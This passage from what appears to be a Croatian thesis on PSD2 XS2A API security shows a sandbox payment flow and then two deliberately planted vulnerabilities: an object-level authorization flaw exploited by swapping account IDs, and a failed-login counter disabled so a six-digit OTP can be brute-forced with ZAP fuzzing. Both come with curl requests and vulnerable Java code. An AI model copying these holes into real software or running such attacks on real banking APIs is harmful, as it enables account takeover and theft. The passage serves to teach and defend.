     126.5MiB / 11.04GiB   1.12%     4.68MB / 4.66MB   45.8MB / 215MB
        69
14 4ac7a99b211e   xs2a-aspsp-profile                      0.10%
     286.7MiB / 11.04GiB   2.54%     48.3kB / 258kB    42.6MB / 60.8MB
        41
15 d097acb8ca29   xs2a-sandbox-fakesmtp-1                 0.07%     84
     MiB / 11.04GiB      0.74%     3.49kB / 0B       29.1MB / 98MB
      20
16 9f00f2bdee4e   xs2a-sandbox-certificate-generator-1    0.09%
     338.6MiB / 11.04GiB   3.00%     3.49kB / 0B       62.9MB / 51.7MB
        42
```

Kod 3.3: Ispis docker compose statistika


3.2. Demonstracija toka

Zbog kompleksnosti XS2A API-ja njegovo korištenje zahtjeva više koraka i razumijevanje tokova. Za komunikaciju s API-jem korišteni su alati Postman i Zed Attack Proxy (ZAP). Postman je robusan alat namijenjen razvoju, testiranju i dokumentiranju API-ja [16]. Pojednostavljuje interakciju s API-jima jer ima intuitivno grafičko sučelje koje omogućuje konstruiranje i slanje zahtjeva, primanje odgovora i vizualizaciju podataka. Prednosti alata, zbog kojeg je korišten u ovome radu, su stvaranje i ponovno iskorištavanje varijabli okruženja, organiziranje zahtjeva u kolekcije te automatiziranje kroz JavaScript kod. ZAP je sigurnosni alat otvorena koda kojeg razvija i održava OWASP, namijenjen je otkrivanju ranjivosti u web aplikacijama [23]. ZAP se koristi kao presretački posrednik (engl. *Intercepting proxy*), a nalazi se na putu između korisničkog preglednika i web aplikacije te snima i analizira promet, a pritom ga može i mijenjati. ZAP također nudi funkcije aktivnog i pasivnog skeniranja web aplikacija, otkrivanja krajnjih točaka te generiranje izvještaja. Za potrebe rada korištena je kombinacija ova dva alata, pri čemu Postman inicira komunikaciju s API-jem, a ZAP ju presreće, snima i po potrebi modificira.

Prvi korak u komunikaciji s XS2A API-jem se odnosi na autentikaciju. Direktiva nalaže obavezno korištenje snažne autentikacije korisnika, SCA, zbog čega projekt implementira nekoliko pristupa. Moguće je koristiti preusmjeravanje (engl. *redirect*), ugrađenu (engl. *embedded*) ili odvojenu (engl. *decoupled*) autentikaciju. Preusmjeravanje podrazumijeva da se PSU-a preusmjeri s XS2A API-ja na API ASPSP-a gdje će obaviti autentikaciju. Za preusmjeravanje se koristi OAuth2 protokol, koji omogućuje trećim aplikacijama da pribave pristup resursima za korisnika, a da pritom izravno ne rukuju s korisničkim vjerodajnicama. Podržana su dva načina korištenja OAuth2, *pre-step* i *integrated* načini, pri čemu prvi zahtjeva pristupni token prije inicijacije zahtjeva, a drugi nakon inicijacije [4]. Ugrađeni način autentikacije se ostvaruje tako da TPP mora kroz svoju aplikaciju podržati kompletan autorizacijski tok ASPSP-a, što se ne smatra elegantnim rješenjem, jer svaki ASPSP može imati različit tok. Odvojena autentikacija se izvodi na sasvim drugom kanalu od onog gdje TPP komunicira s ASPSP-om. Često se ostvaruje kroz push notifikacije na mobilnim uređajima, gdje korisnici mogu odobriti pristup nekom resursu.

Tok iniciranja plaćanja koristeći OAuth2 *pre-step* pristup prikazan je na slici 3.3. PSU inicira plaćanje kroz TPP-ovu aplikaciju, a TPP radi POST zahtjev na krajnju točku XS2A API-ja za iniciranje plaćanja. XS2A u pozadini obavlja sve potrebne radnje te

vraća odgovor koji sadrži poveznicu za obavljanje SCA, identifikator plaćanja i identifikator autorizacije. Zatim TPP radi zahtjev prema IDP-u, kako bi koristeći podatke iz odgovora mogao preusmjeriti PSU-a na odgovarajuće mjesto za obavljanje SCA. PSU će biti preusmjeren na svoje internetsko bankarstvo gdje će obaviti višefaktorsku autentikaciju. Ukoliko je autentikacija uspješna, izvršit će se plaćanje, koje naravno obavlja ASPSP. TPP će dobiti odgovarajuće podatke od internetskog bankarstva, koje može razmijeniti za pristupni token. Nadalje s pristupnim tokenom može izvršavati radnje za koje je ovlašten, poput pregleda plaćanja.



Slika 3.3: Tok iniciranja plaćanja koristeći OAuth2 pristup

Tok iniciranja plaćanja koristeći ugrađenu autentikaciju uključuje pet zahtjeva. Zahtjevi su međusobno vezani i izvode se slijedno, odgovor jednog zahtjeva potreban je za uspostavu sljedećeg. Zahtjev za iniciranje plaćanja prikazuje kod 3.4. Prikazana je curl naredba koja će uputiti HTTP POST zahtjev na adresu XS2A sučelja. Naredba sadrži zaglavlja koja opisuju format podataka koji se šalje i koji se očekuje kao odgovor. U oba slučaja u JSON formatu. Sadrži zaglavlja s metapodacima o PSU-u, identifikator samog zahtjeva. Podaci koji se šalju u zahtjevu prate propisanu strukturu. Za uspješno izvršavanje plaćanja potrebno je navesti s kojeg računa, na koji račun, se prenosi određeni iznos. Za račune su potrebne IBAN oznake i adresa primatelja. Kod 3.5 prikazuje odgovor koji XS2A sučelje vraća na zahtjev za iniciranje plaćanja. Odgovor sadrži status transakcije, trenutno je zaprimljena. Također sadrži i identifikator transakcije, popis SCA metoda koje su dozvoljene u za transakciju, pri čemu PSU može odabrati bilo koju ponuđenu. Odgovor sadrži listu poveznica koje su potrebne za naredne korake, poveznicu za nastavak autentikacije, za provjeru statusa transakcije i za provjeru

statusa SCA.

```
1 curl --location 'http://localhost:8089/v1/payments/sepa-credit-
    transfers' \
2 --header 'Accept: application/json' \
3 --header 'Content-Type: application/json' \
4 --header 'PSU-ID: user1' \
5 --header 'PSU-IP-Address: 127.0.0.1' \
6 --header 'X-Request-ID: 2f77a125-aa7a-45c0-b414-cea25a116035' \
7 --data '{
8     "endToEndIdentification": "D1",
9     "debtorAccount": {
10      "currency": "EUR",
11      "iban": "DE80760700240271232400"
12    },
13    "instructedAmount": {
14      "currency": "EUR",
15      "amount": "50.00"
16    },
17    "creditorAccount": {
18      "currency": "EUR",
19      "iban": "DE15500105172295759744"
20    },
21    "creditorAgent" : "AAAADEBBXXX",
22    "creditorName": "WBG",
23    "creditorAddress": {...},
24    "remittanceInformationUnstructured": "Ref. Number WBG-1222"
25  }'
```

Kod 3.4: HTTP zahtjev za iniciranje plaćanja

```
1 {
2     "transactionStatus": "RCVD",
3     "paymentId": "
    ggn6q4UZInZe3LKTrfxFukj47kIJfGZp1fCUbWmOCmDif1gsAt7YqV9
4     eMFev06mdcgftJbETkzvNvu5mZQqWcA==_=_psGLvQpt9Q",
5     "scaMethods": [...],
6     "_links": {
7         "updatePsuAuthentication": {
8             "href": "http://localhost:8089/v1/payments/sepa-credit-
    transfers/ggn6q4UZInZe3LKTrfxFukj47kIJfGZp1fCUbWmOCmDif1gsAt7YqV9
     eMFev06mdcgftJbETkzvNvu5mZQqWcA==_=_psGLvQpt9Q/authorisations/08
    d77b78-8435-4345-a0fe-060ed89fe2b4"
9         },
10        "self": {
11            "href": "http://localhost:8089/v1/payments/sepa-credit-
    transfers/ggn6q4UZInZe3LKTrfxFukj47kIJfGZp1fCUbWmOCmDif1gsAt7YqV9
     eMFev06mdcgftJbETkzvNvu5mZQqWcA==_=_psGLvQpt9Q"
```

```
12          },
13          "status": {
14              "href": "http://localhost:8089/v1/payments/sepa-credit-
    transfers/ggn6q4UZInZe3LKTrfxFukj47kIJfGZp1fCUbWmOCmDif1gsAt7YqV9
     eMFev06mdcgftJbETkzvNvu5mZQqWcA==_=_psGLvQpt9Q/status"
15          },
16          "scaStatus": {
17              "href": "http://localhost:8089/v1/payments/sepa-credit-
    transfers/ggn6q4UZInZe3LKTrfxFukj47kIJfGZp1fCUbWmOCmDif1gsAt7YqV9
     eMFev06mdcgftJbETkzvNvu5mZQqWcA==_=_psGLvQpt9Q/authorisations/08
    d77b78-8435-4345-a0fe-060ed89fe2b4"
18          }
19      }
20 }
```

Kod 3.5: HTTP odgovor na zahtjev za iniciranje plaćanja

Nakon iniciranja plaćanja slijedi pokretanje procesa autorizacije PSU-a, što prikazuje kod 3.6. Šalje se POST zahtjev na krajnju točku za autorizaciju. Potrebna zaglavlja sadrže formate zahtjeva i odgovora, identifikator PSU te identifikator samog zahtjeva, koji je isti kao u prethodnom. Ovaj zahtjev nema dodatnih podataka u tijelu. Kao odgovor na zahtjev dobiva se kod 3.7. Odgovor sadrži status SCA procesa, trenutno je PSU samo identificiran. Sadrži identifikator procesa autorizacije koji će biti potreban u sljedećim koracima. Također sadrži poveznice na sljedeće korake, pri čemu je bitna poveznica za nastavak i nadopunjavanje procese autorizacije.

```
1 curl --location --request POST 'http://localhost:8089/v1/payments/
    sepa-credit-transfers/
    ggn6q4UZInZe3LKTrfxFukj47kIJfGZp1fCUbWmOCmDif1gsAt7YqV9
    eMFev06mdcgftJbETkzvNvu5mZQqWcA==_=_psGLvQpt9Q/authorisations' \
2 --header 'Accept: application/json' \
3 --header 'Content-Type: application/json' \
4 --header 'PSU-ID: user1' \
5 --header 'X-Request-ID: 2f77a125-aa7a-45c0-b414-cea25a116035' \
6 --data ''
```

Kod 3.6: HTTP zahtjev za pokretanje procesa autorizacije

```
1 {
2     "scaStatus": "psuIdentified",
3     "authorisationId": "cb01075d-0193-45ba-b80c-081242496ec2",
4     "_links": {
5         "updatePsuAuthentication": {
6             "href": "http://localhost:8089/v1/payments/sepa-credit-
    transfers/ggn6q4UZInZe3LKTrfxFukj47kIJfGZp1fCUbWmOCmDif1gsAt7YqV9
```

```
 eMFev06mdcgftJbETkzvNvu5mZQqWcA==_=_psGLvQpt9Q/authorisations/
cb01075d-0193-45ba-b80c-081242496ec2"
        },
        "scaStatus": {
            "href": "http://localhost:8089/v1/payments/sepa-credit-
transfers/ggn6q4UZInZe3LKTrfxFukj47kIJfGZp1fCUbWmOCmDif1gsAt7YqV9
 eMFev06mdcgftJbETkzvNvu5mZQqWcA==_=_psGLvQpt9Q/authorisations/
cb01075d-0193-45ba-b80c-081242496ec2"
        }
    }
}
```

Kod 3.7: HTTP odgovor na zahtjev za pokretanje procesa autorizacije

U sljedećem koraku PSU mora predati prvi faktor autentikacije. Šalje se PUT zahtjev na krajnju točku za autorizaciju, ali za razliku od prošlog zahtjeva sada putanja mora sadržavati ispravni identifikator procesa autorizacije. Slanje zahtjeva prikazuje curl naredba u kodu 3.8. Zaglavlja su ista kao i u prethodnom slučaju, ali tijelo zahtjeva sadrži polje za podatke PSU-a, konkretno polje za lozinku. Kao odgovor se dobiva HTTP status kod 200, s dodatnim podacima o drugom faktoru autentikacije. Odgovor prikazuje kod 3.9. Sadrži informacije o odabranoj metodi drugog faktora autentikacije koja slijedi. Odabrana metoda je *SMTP OTP* koja označava slanje jednokratnog koda na e-mail adresu PSU-a. Kod je numeričkog formata, sastoji se od 6 znamenki. Trenutni status javlja da je SCA metoda odabrana, što znači da je tok na polovici autorizacije.

```
curl --location --request PUT 'http://localhost:8089/v1/payments/
    sepa-credit-transfers/
    ggn6q4UZInZe3LKTrfxFukj47kIJfGZp1fCUbWmOCmDif1gsAt7YqV9
    eMFev06mdcgftJbETkzvNvu5mZQqWcA==_=_psGLvQpt9Q/authorisations/
    cb01075d-0193-45ba-b80c-081242496ec2' \
--header 'Accept: application/json' \
--header 'Content-Type: application/json' \
--header 'PSU-ID: user1' \
--header 'X-Request-ID: 2f77a125-aa7a-45c0-b414-cea25a116035' \
--data '{
  "psuData": {
    "password": "1234567890"
  }
}'
```

Kod 3.8: HTTP zahtjev za dopunjavanje procesa autorizacije prvim faktorom SCA

```
{
    "chosenScaMethod": {
```

```
3         "authenticationType": "SMTP_OTP",
4         "authenticationMethodId": "4kZyDiZ4QKwsDJdz-RZqEc",
5         "name": "user1@mail.de"
6     },
7     "challengeData": {
8         "otpMaxLength": 6,
9         "otpFormat": "integer",
10        "additionalInformation": "SCA method EMAIL: Sent email to
      user1@mail.de."
11    },
12    ...
13    "scaStatus": "scaMethodSelected"
14 }
```

Kod 3.9: HTTP odgovor na zahtjev za dopunjavanje procesa autorizacije prvim faktorom SCA

Slijedi korak nadopunjavanja drugog faktora autentikacije. PSU je morao pročitati kod koji je, nakon prethodnog koraka, primio putem e-mail poruke i predao ga aplikaciji. Kod 3.10 prikazuje uspostavljanje PUT zahtjeva na istu krajnju točku kao u prethodnom zahtjevu. Sve vrijednosti zaglavlja su jednake, no razlika je u tijelu zahtjeva. U ovom slučaju sadrži kod koji predstavlja drugi faktor autentikacije. Odgovor na zahtjev prikazuje 3.11, vraćen je status kod 200, koji označava uspjeh te je u tijelu sadržan SCA status da je autentikacija finalizirana.

```
1 curl --location --request PUT 'http://localhost:8089/v1/payments/
      sepa-credit-transfers/
      ggn6q4UZInZe3LKTrfxFukj47kIJfGZp1fCUbWmOCmDif1gsAt7YqV9
      eMFev06mdcgftJbETkzvNvu5mZQqWcA==_=_psGLvQpt9Q/authorisations/
      cb01075d-0193-45ba-b80c-081242496ec2' \
2 --header 'Accept: application/json' \
3 --header 'Content-Type: application/json' \
4 --header 'PSU-ID: user1' \
5 --header 'X-Request-ID: 2f77a125-aa7a-45c0-b414-cea25a116035' \
6 --data '{
7   "scaAuthenticationData": "123456"
8 }'
```

Kod 3.10: HTTP zahtjev za dopunjavanje procesa autorizacije drugim faktorom SCA

```
1 {
2     "scaStatus": "finalised"
3 }
```

Kod 3.11: HTTP odgovor na zahtjev za dopunjavanje procesa autorizacije drugim faktorom SCA

Konačno, zahtjev koji dohvaća informacije o izvršenom plaćanju je prikazan kodom 3.12. Izvršava se GET zahtjev na krajnju točku za iniciranje plaćanja i predaje se identifikator transakcije. Postavljena su zaglavlja s prihvatljivim formatom odgovora i identifikatorom početnog zahtjeva. Tijelo zahtjeva je prazno. Odgovor je prikazan kodom 3.13. Dobivaju se početne informacije o plaćanju, koje su bile predane prilikom iniciranja. Uz njih se nalazi i status transakcije koji govori da je transakcija prihvaćena i u obradi (*Accepted, Settlement in Progress*, ACSP).

```
1 curl --location 'http://localhost:8089/v1/payments/sepa-credit-
    transfers/ggn6q4UZInZe3LKTrfxFukj47kIJfGZp1fCUbWmOCmDif1gsAt7YqV9
     eMFev06mdcgftJbETkzvNvu5mZQqWcA==_=_psGLvQpt9Q' \
2 --header 'Accept: application/json' \
3 --header 'X-Request-ID: 2f77a125-aa7a-45c0-b414-cea25a116035'
```

Kod 3.12: HTTP zahtjev za infromacije o plaćanju

```
1 {
2     ...
3     "transactionStatus": "ACSP"
4 }
```

Kod 3.13: HTTP odgovor na zahtjev za infromacije o plaćanju

4. Implementacija OWASP Top 10 API ranjivosti

Open Web Application Security Project (OWASP) je globalno priznata, neprofitna organizacija koja je posvećena unaprjeđenju sigurnosti softvera. Osnovana je 2001. godine i funkcionira kao otvorena zajednica te pojedincima i organizacijama nudi svoje znanje i resurse bez naknade. Jedan od najvećih doprinosa industriji kibernetičke sigurnosti je dokument OWASP Top 10. Namijenjen je razvojnim i sigurnosnim inženjerima te ističe najvažnije, aktualne sigurnosne rizike web aplikacija. Dokument je postao standard za upute i dobre prakse razvoja sigurnog softvera [19]. Temeljni element u modernim aplikacijama su aplikacijska programska sučelja, i sam PSD2 počiva na njima. API-ji izlažu aplikacijsku logiku i osjetljive podatke poput podataka kojima se može identificirati osoba (engl. *Personally Identifiable Information*, PII) i zbog toga su sve češća meta napadača [2]. Organizacija OWASP je stoga napravila poseban dokument isključivo za sigurnosne rizike API-ja pod nazivom OWASP API Security Top 10 [19]. Dokument je prvotno izdan 2019. godine, no posljednja iteracija jest iz 2023. godine. Za rangiranje ranjivosti korištena je metodologija koja uključuje kompleksnost iskorištavanja ranjivosti, rasprostranjenost, kompleksnost detekcije, tehnički utjecaj i poslovni utjecaj.

4.1. Neispravna autorizacija na razini objekta

Autorizacija na razini objekta je mehanizam kontrole pristupa (engl. *Access control mechanism*) koji se implementira u programskom kodu na aplikacijskoj razini te služi za validaciju korisnika koji pristupa objektu, pri čemu se provjeravaju korisnička prava pristupa. Neispravna autorizacija na razini objekta (engl. *Broken Object Level Authorization*, BOLA) je ranjivost koja se pojavljuje kada aplikacija ne provjerava ima li korisnik koji pristupa resursu sva potrebna prava pristupa [19]. BOLA time dovodi

do neautoriziranog pristupa podacima te do potencijalne povrede podataka i sigurnosnog incidenta. U kontekstu PSD2, BOLA predstavlja značajnu prijetnju jer se rukuje osjetljivim, financijskim podacima.

BOLA se manifestira kada se aplikacija oslanja samo na unos korisnika prilikom pristupa resursu. Kada neki URL ili krajnja točka API-ja uključuje identifikator resursa, tada napadač može manipulirati identifikatorm, izmijeniti ga i tako pristupiti resursu kojem nije smio pristupiti. Ranjivost nije ograničena samo na pristup resursu, već uključuje i modificiranje i brisanje podataka [22]. Na primjeru bankarske aplikacije koja ima krajnju točku za dohvat transakcija poput `GET /api/transactions/{transactionId}` i pri tome nema ispravne kontrole pristupa, napadač može dohvatiti transakcije za svaki postojeći identifikator, čak i kada mu transakcija ne pripada.

U projektu, implementacija XS2A sučelja sadrži REST API koji, između ostalog, nudi krajnju točku za dohvat računa s trenutno raspoloživim sredstvima za pojedinog korisnika. Tu funkcionalnost mogu iskoristiti napadači, ukoliko nije ispravno implementirana. Nakon što korisnik obavi autentikaciju može se pozvati `GET /accounts/{account_id}?withBalance=true`, gdje postoji prilika za modificiranje identifikatora korisničkog računa i time ostvarenja neautoriziranog pristupa. Napadač prvo treba stvoriti suglasnost korištenjem naredba u kodu 4.1. Radi GET zahtjev na krajnju točku za suglasnosti, predaje zaglavlja s identifikatorima PSU-a, njegovom adresom, identifikator zahtjeva te u tijelo dodaje podatke kojim računima želi pristupiti. Polja za račune, stanja i transakcije ostavlja prazna, kako bi suglasnost vrijedila za sve njegove račune. Zbog nesigurne implementacije, ta će mu suglasnost dozvoliti da u konačnici i pristupi računu žrtve. Kao odgovor dobiva kod 4.2, koji sadrži statuse suglasnosti i SCA te identifikator suglasnosti koji će koristiti kasnije. Zatim napadač mora obaviti svoju autentikaciju koristeći naredbe u kodu 3.10 i kodu 3.11, jer svaki korisnik mora biti autenticiran kako bi se suglasnost primijenila u sustavu. Konačno, napadač, koji je prijavljen kao jedan korisnik, će izvršavanjem koda 4.3, pri čemu na mjesto identifikatora upisuje identifikator drugog korisnika, dobiti odgovor od XS2A sučelja koji sadrži račun i ispis stanja. Valjani identifikator mora pogoditi pri čemu može koristiti ZAP *Fuzzing* ili neku drugu metodu pogađanja grubom silom. ZAP omogućava da se selektirana vrijednost zahtjeva dinamički zamjenjuje vrijednostima s popisa te da se izmijenjeni zahtjevi automatski izvršavaju. Napadač će koristiti popis vrijednosti sa svim kombinacijama identifikatora.

```
1 curl --location 'http://localhost:8089/v1/consents' \
2 --header 'accept: application/json' \
```

```
3 --header 'PSU-ID: attacker' \
4 --header 'X-Request-ID: 2f77a125-aa7a-45c0-b414-cea25a116035' \
5 --header 'Content-Type: application/json' \
6 --header 'psu-ip-address: 127.0.0.1' \
7 --data '{
8   "access": {
9     "accounts": [],
10    "balances": [],
11    "allPsd2": "allAccounts",
12    "transactions": []
13  },
14  "combinedServiceIndicator": false,
15  "frequencyPerDay": 10,
16  "recurringIndicator": true,
17  "validUntil": "2025-10-10"
18 }'
```

Kod 4.1: HTTP zahtjev za stvaranje suglasnosti

```
1 {
2     "consentStatus": "received",
3     "consentId": "zY-
      NWHOh9DNBBLuQRzaOjPwW6zP5nucU3HzmWXFFRIJDdtO4EtbDKmcw_phFvbzqSWrIre2H
      -OgiRxKJp1snL8z9MpaJIQIH3NJX8IHgetw=_=_psGLvQpt9Q",
4     ...
5     "scaStatus": "psuIdentified"
6 }
```

Kod 4.2: HTTP odgovor na zahtjev za stvaranje suglasnosti

```
1 curl --location 'http://localhost:8089/v1/accounts/PhpLP-
      J3RDcpzMiEzXB66A?withBalance=true' \
2 --header 'Accept: application/json' \
3 --header 'Consent-ID: zY-
      NWHOh9DNBBLuQRzaOjPwW6zP5nucU3HzmWXFFRIJDdtO4EtbDKmcw_phFvbzqSWrIre2H
      -OgiRxKJp1snL8z9MpaJIQIH3NJX8IHgetw=_=_psGLvQpt9Q' \
4 --header 'X-Request-ID: 2f77a125-aa7a-45c0-b414-cea25a116035' \
5 --header 'Authorization: Bearer test'
```

Kod 4.3: HTTP zahtjev za dohvaćanje stanja računa

Primljeni odgovor je prikazan u kodu 4.4. Napadač je dobio sve uobičajene informacije o računu korisnika banke. Vidljivi se vrijednosti IBAN-a, valute, vrste računa, vezani računi, i samo stanje računa.

```
1 {
2     "account": {
3         "resourceId": "PhpLP-J3RDcpzMiEzXB66A",
```

```
4         "iban": "DE80760700240271232400",
5         "currency": "EUR",
6         "name": "user1",
7         "displayName": "DE80760700240271232400 - EUR",
8         "cashAccountType": "CASH",
9         "status": "enabled",
10        "linkedAccounts": "kSWJD_1RSG4j5u7rKFYhVo",
11        "usage": "PRIV",
12        "balances": [
13            {
14                "balanceAmount": {
15                    "currency": "EUR",
16                    "amount": "200.00"
17                },
18                "balanceType": "interimAvailable",
19                "lastChangeDateTime": "2024-06-27T17:04:13.446+02:00
    ",
20                "referenceDate": "2024-06-28"
21            },
22        ],
23    ...
24    }
25 }
```

Kod 4.4: HTTP odgovor na dohvaćanje stanja računa

Da bi prikazana ranjivost postojala potrebno je pogrešno implementirati ili izostaviti validacije nad DTO-ovima koje se izvršavaju na XS2A servisima te je ključno da autorizacija nad krajnjom točkom za dohvat računa nije ispravna. Kod 4.5 prikazuje ranjivost u kodu, izostavljena je sigurnosna anotacija za kontrolu pristupa. Kod se nalazi na strani ASPSP-a, u implementaciji REST kontrolera, te se ranjivost propagira do XS2A sučelja.

```
1     @Override
2     //@PreAuthorize("hasAccessToAccount(#accountId)")
3     public ResponseEntity<AccountDetailsTO> getAccountDetailsById(
    String accountId) {
4         return ResponseEntity.ok(middlewareAccountService.
    getDepositAccountById(accountId, LocalDateTime.now(), true));
5     }
```

Kod 4.5: Neispravna implementacija REST API krajnje točke za dohvat računa

Prevencija BOLA ranjivosti se izvodi implementiranjem ispravnog mehanizma kontrole pristupa koji se oslanja na korisničke politike i hijerarhiju korisnika. Svaka programska funkcija, koja pristupa resursu na osnovu korisničkog unosa, mora izvršiti

provjeru ima li korisnik odgovarajuća prava za izvršavanje željene akcije. Također preporuča se koristiti nasumične i nepredvidive vrijednosti poput univerzalnih jedinstvenih identifikatora (engl. *Universal Unique Identifier*, UUID) za identifikatore resursa. Tako će napadač, ako namjerava pogađati identifikatore, biti u otežanoj situaciji u odnosu na pogađanje slijednih, numeričkih identifikatora.

4.2. Neispravna autentikacija

Neispravna autentikacija (engl. *Broken authentication*) je naziv koji pokriva više ranjivosti koje napadači iskorištavaju kako bi se predstavljali kao legitimni korisnici aplikacije. Odnosi se na mane upravljanja sesijama (engl. *Session management*) i mane upravljanja vjerodajnicama (engl. *Credentials management*) [19]. Napadači dobivaju potpunu kontrolu nad korisničkim računom i izvode sve aktivnosti poput pravog korisnika, pri čemu sustav ne raspoznaje razliku između napadača i legitimnog korisnika.

Neispravna autentikacija se manifestira na više načina. Ukoliko API dozvoljava popunjavanje vjerodajnica (engl. *Credentials stuffing*) grubom silom, bez ograničavanja, tada napadač može isprobavati liste valjanih korisničkih imena i lozinki. Dodatni rizik predstavlja nedostatak mehanizma zaključavanja, koji bi napadaču omogućio da za poznato korisničko ime programski isprobava kombinacije lozinki dok ne pogodi ispravnu. Ukoliko aplikacija dozvoljava slabe i nedovoljno kompleksne lozinke također je ranjiva na neispravnu autentikaciju. Kada se autentikacijski detalji, poput tokena i lozinki šalju kao parametri u URL-u. Čak i uz korištenje TLS-a autentikacijski detalji mogu završiti u poslužiteljskim logovima, povijesti preglednika i priručnom spremištu preglednika, gdje se ne bi smjeli nalaziti u čitljivom formatu. Ukoliko korisnici mogu mijenjati svoje e-mail adrese, trenutne lozinke ili izvoditi osjetljive aktivnosti bez ponovne autentikacije. Također je ranjivost prisutna kad se koriste slabi kriptografski algoritmi, slabi kriptografski ključevi ili se ne provjerava valjanost i kriptografski potpis autentikacijskih tokena. Uz to vrijednosti tokena ne smiju biti predvidive, već moraju biti nasumično generirane uz dovoljnu kompleksnost [10].

U projektu, ASPSP koristi vlastitu implementaciju XS2A konektora, koja se, između ostaloga, bavi ugrađenom autentikacijom. S obzirom da je to servis koji će svaki ASPSP morati samostalno implementirati, to je prilika za pogreške u implementaciji koje napadači mogu iskoristiti. Napadači koji uspiju ukrasti korisničke vjerodajnice koristeći phishing metode i dalje ne mogu pristupiti računima jer im nedostaje drugi faktor

autentikacije nametnut SCA-om [15]. Za korištenje ugrađene autentikacije ASPSP će sam implementirati funkcije za autentikaciju, konkretno i obradu neuspjelih prijava u sustav. Potrebno je ograničiti broj pokušaja unosa jednokratnog tokena koji služi kao drugi faktor autentikacije. Kod 4.6 prikazuje tu implementaciju, pri čemu je brojač neuspjelih pokušaja neispravan. Linija 9 prikazuje nedostatak ključne funkcije.

```
1 private SpiResponse<SpiPsuAuthorisationResponse>
    handleLoginFailureError(T businessObject, @NotNull
    SpiAspspConsentDataProvider aspspConsentDataProvider,
    FeignException feignException) {
2         byte[] aspspConsentData = aspspConsentDataProvider.
    loadAspspConsentData();
3         LoginAttemptAspspConsentDataService
    loginAttemptAspspConsentDataService = consentDataService.
    getLoginAttemptAspspConsentDataService();
4         LoginAttemptResponse loginAttemptResponse =
    loginAttemptAspspConsentDataService.response(aspspConsentData);
5         if (loginAttemptResponse == null) {
6             loginAttemptResponse = new LoginAttemptResponse();
7         }
8         int remainingLoginAttempts =
    loginAttemptAspspConsentDataService.getRemainingLoginAttempts(
    loginAttemptResponse.getLoginFailedCount());
9         //loginAttemptResponse.incrementLoginFailedCount();
10        aspspConsentDataProvider.updateAspspConsentData(
    loginAttemptAspspConsentDataService.store(loginAttemptResponse));
11        if (remainingLoginAttempts > 0) {
12            return SpiResponse.<SpiPsuAuthorisationResponse>builder
    ()
13                            .payload(new SpiPsuAuthorisationResponse(
    false, SpiAuthorisationStatus.ATTEMPT_FAILURE))
14                            .error(FeignExceptionHandler.
    getFailureMessage(feignException, SpiMessageErrorCode.
    PSU_CREDENTIALS_INVALID, devMessage))
15                            .build();
16        }
17        return SpiResponse.<SpiPsuAuthorisationResponse>builder()
18                        .payload(new SpiPsuAuthorisationResponse(
    false, SpiAuthorisationStatus.FAILURE))
19                        .build();
20 }
```

Kod 4.6: Implementacija funkcije za neispravnu prijavu u autorizacijskom servisu

To omogućuje napadaču da, primjerice koristeći ZAP *Fuzzing*, isproba sve kombinacije tokena i prijavi se u sustav s tuđim računom [23]. Pogađanje tokena je moguće

u realnom vremenu, jer vrijednost tokena sadrži do šest znamenki. Napadač će pokrenuti proces autentikacije praveći se da je žrtva, predat će identifikator PSU-a i njegovu lozinku koristeći naredbe iz koda 3.8 i koda 3.10. Te će u sljedećem koraku, koristiti naredbu iz koda 4.7, te predati odgovarajuća zaglavlja i tijelo koje sadrži jednokratni token za autentikaciju. Zahtjev će presresti alatom ZAP i te će vrijednost tokena automatiziranim putem zamjenjivati svim kombinacijama šesteroznamenkastih brojeva. ZAP *Fuzzing* omogućava korištenje *Numberzz* generatora koji će sam generirati sve tokene. Zathjev koji sadrži točnu vrijednost će vratiti statusni kod 200 kao odgovor, s porukom u kodu 3.11.

```
1 curl --location --request PUT 'http://localhost:8089/v1/consents/zY-
    NWHOh9DNBBLuQRzaOjPwW6zP5nucU3HzmWXFFRIJDdtO4EtbDKmcw_phFvbzqSWrIre2H
    -OgiRxKJp1snL8z9MpaJIQIH3NJX8IHgetw=_=_psGLvQpt9Q/authorisations
    /9c828c90-2c8d-468f-94f6-b315e685dbe3' \
2 --header 'Accept: application/json' \
3 --header 'Content-Type: application/json' \
4 --header 'PSU-ID: user1' \
5 --header 'X-Request-ID: 2f77a125-aa7a-45c0-b414-cea25a116035' \
6 --data '{
7   "scaAuthenticationData": "XXXXXX"
8 }'
```

Kod 4.7: HTTP zahtjev za dopunjavanje procesa autorizacije drugim faktorom SCA

